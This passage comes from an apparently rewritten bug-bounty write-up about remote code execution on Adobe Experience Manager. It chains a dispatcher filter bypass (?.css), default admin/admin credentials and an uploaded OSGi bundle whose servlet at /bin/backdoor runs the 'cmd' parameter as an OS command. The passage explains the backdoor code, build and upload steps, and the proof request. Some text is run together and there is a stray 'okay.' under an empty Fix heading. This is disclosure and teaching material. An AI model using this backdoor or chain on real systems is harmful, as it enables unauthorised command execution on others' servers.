line.req.getParameter("cmd")reads a value namedcmdfrom the URL, andRuntime.getRuntime().exec(...)runs that value as an operating system command. In plain terms: whatever the visitor puts aftercmd=gets executed on the server.BufferedReader stdInput = new BufferedReader(new InputStreamReader(proc.getInputStream()));sets up a reader for the output of that command, the text the command prints.StringBuilder sb = new StringBuilder();creates an empty text buffer to collect the output.String s = null;prepares a variable to hold one line at a time.while ((s = stdInput.readLine()) != null) { sb.append(s + "\n"); }reads the command's output line by line until there is nothing left, adding each line to the buffer.String output = sb.toString();turns the buffer into one piece of text.resp.setContentType("text/plain");tells the browser the answer is plain text, not a web page.resp.getWriter().write(output);sends that text back to whoever made the request.
In short, the servlet is registered at the path /bin/backdoor, takes the cmd request parameter, runs it with Runtime.getRuntime().exec, reads the process output and writes it back as text/plain.
Step 4: build the bundle
The packaging command was:
mvn package
mvn package tells Maven to compile the code and wrap it into the installable bundle file. It returned:
...[INFO] BUILD FAILURE...
BUILD FAILURE means the build did not finish successfully, so no usable bundle was produced. Changes to the Maven command, the project structure and the servlet source all produced BUILD FAILURE. A colleague who is a PHP expert suggested checking the Java version. PHP is another programming language, mostly used for websites, so the colleague knew programming but not necessarily Java. It turned out the bundle had been built with Java 11, and after switching to Java 8 the build succeeded. Different Java versions can behave differently, and this project needed the older one. The command used was:
update-alternatives --config java
This is a Linux command that lets you choose which installed version of Java the system uses by default. Linux is an operating system, the software that manages a computer's basic operations. Running it presents a menu, and picking Java 8 made the next build work.
Step 5: install the bundle and run commands
The bundle was in rce.bundle/core/target. The target folder is where Maven puts its finished output. The researcher navigated to https://example.org/system/console/bundles, pressed the "Install/Update..." button and uploaded the created jar file with the "Start Bundle" checkbox enabled. A jar file is the standard package format for Java software, a single file containing the compiled code. Ticking "Start Bundle" tells AEM to run the bundle immediately after installing it. The console showed the installation was successful, and the backdoor was reachable at the path defined in the servlet:
https://example.org/bin/backdoor?cmd=iduid=1004(publish) gid=1004(publish) groups=1004(publish)
Reading this: the URL requests the backdoor path with cmd=id. The id command is a standard Linux command that prints which user the server is running as. The text after it is the answer: uid=1004(publish) gid=1004(publish) groups=1004(publish). In plain words, the command ran as a user named publish with numeric identifier 1004, in group publish. That output is the proof of remote code execution: the server executed a command chosen by the researcher and returned its result.
After confirming RCE, the researcher deleted the uploaded bundle from AEM and reported the issue to the vendor. Cleaning up matters: leaving a backdoor installed on someone else's system would be irresponsible.
Root cause
The chain relies on three weaknesses. First, the Dispatch filter can be bypassed by appending ?.css to the console path, which is CVE-2016-0957; the filter matches the request line, and the added suffix makes the request look like an allowed CSS resource while the backend still routes it to /system/console/bundles. Second, the console is reachable with the default admin/admin credentials. Third, the Felix Web Console lets an authenticated user install an OSGi bundle, and an installed bundle runs code inside the JVM, so uploading a bundle that registers a servlet gives command execution. The report does not describe the vendor's fix.
Impact
An attacker who can reach the console through the dispatcher bypass and authenticate with default credentials can install an arbitrary bundle and execute commands on the Publish instance, here as the publish user (uid 1004). The author notes that an exposed Felix Console "in some cases" leads to RCE, and that the pre-built bundle only works from AEM 6.2, so older versions require building one. The submission was initially marked "Not applicable" by triage as out of scope. Triage is the first review step where a programme decides whether a report is valid and in scope. One month later Bugcrowd notified the author that the vendor accepted it because of its severity even though it was out of scope. The report does not give the bounty amount.
okay.
Fix
Variants to test
These are the checks someone repeating the work would run, in order:
- Request
/system/console/bundlesdirectly and through the dispatcher. A 404 directly and a 403 through the dispatcher with?.cssappended indicates the CVE-2016-0957 bypass. - Try default credentials such as
admin/adminagainst the console with HTTP Basic Authorization. A successful login page or console listing confirms the second condition. - Check
/system/console/status-productinfofor the AEM version. Versions below 6.2 need a self-built bundle; 6.2 and newer can use the pre-built one. - Upload a bundle with "Start Bundle" enabled and request its servlet path with a harmless command such as
id. Command output in the response confirms code execution.
Glossary
- AEM (Adobe Experience Manager): Adobe's content management system for building and running large websites.
- Access controls: rules that decide who or what is allowed to connect to a system.
- Apache Felix: an implementation of the OSGi standard used inside AEM.
- Apache Sling: the part of AEM that maps a URL to content or code.
- Archetype: a project template used by Maven to generate a new project.
- Authentication: proving who you are, usually with a username and password.
- Authorisation: deciding what an authenticated user is allowed to do.
- Author tier: the AEM layer where editors create and manage content.
- Backdoor: a hidden way into a system, here a servlet that runs commands.
- Bug bounty programme: a scheme where organisations pay researchers for reporting security problems.
- Bundle (OSGi bundle): a packaged piece of software that can be installed into the OSGi framework to add functionality.
- Cache: a store of copies of data so it can be served faster next time.
- CMS (content management system): software for creating and editing website content without writing files by hand.
- Compiler: a program that turns source code into something the machine can run.
- CVE: a public catalogue identifier for a known security vulnerability.
- Default credential: the username and password a product ships with before anyone changes them.
- Dispatch tier: the AEM layer that sits in front of Publish, forwarding and caching requests.
- Exploit: the concrete technique or code that turns a weakness into a real result.
- Felix Console: the web control panel for the OSGi framework, used to manage bundles.
- Filter (Dispatch filter): rules that decide which requests Dispatch will pass through to Publish.
- GET: the HTTP method used to ask a server for a page.
- Glob pattern: a wildcard pattern where
*matches any text. - Header: a labelled line of extra information sent with an HTTP request or response.
- HTTP: the protocol browsers and servers use to communicate.
- HTTP Basic Authorization: a simple standard way to send a username and password with a request.
- HTTP 403 Forbidden: the response meaning the request was understood but not allowed.
- HTTP 404 Not Found: the response meaning there is nothing at the requested address.
- In scope: covered by the programme's rules and therefore allowed to be tested.
- Jar file: the standard package format for Java software.
- Java: a programming language; its code runs inside a JVM.
- JVM (Java Virtual Machine): the engine that runs Java software on a computer.
- Linux: an operating system that manages a computer's basic operations.
- Maven: a tool that builds software projects and fetches their dependencies.
- Network segmentation: keeping machines on separate networks so the internet cannot reach them directly.
- Non-disclosure policy: a rule that the researcher must not reveal the real company or addresses involved.
- OSGi: a standard for building software from small components that can be added or changed while running.
- PHP: a programming language mostly used for websites.
- pom.xml: Maven's project description file.
- Pre-built bundle: a ready-made package that does not need compiling.
- Publish tier: the AEM layer that serves the finished website to visitors.
- Query string: the part of a URL after the question mark, carrying extra parameters.
- RCE (remote code execution): running your own commands on someone else's machine.
- Reverse proxy: a server that stands in front of other servers and forwards requests to them.
- Script: a small program that automates a series of steps.
- Security misconfiguration: a setting left in a dangerous state, such as a default password or an open admin page.
- Servlet: a small program that runs on a server and answers web requests.
- Source code: the human-readable text a programmer writes.
- Triage: the first review step where a programme decides whether a report is valid and in scope.
- Upstream: the servers behind a proxy that it forwards requests to.
- Version: the release number of a piece of software.
- Webapp: an application used through a web browser.
- XML: a text format that uses tags in angle brackets to describe structured data.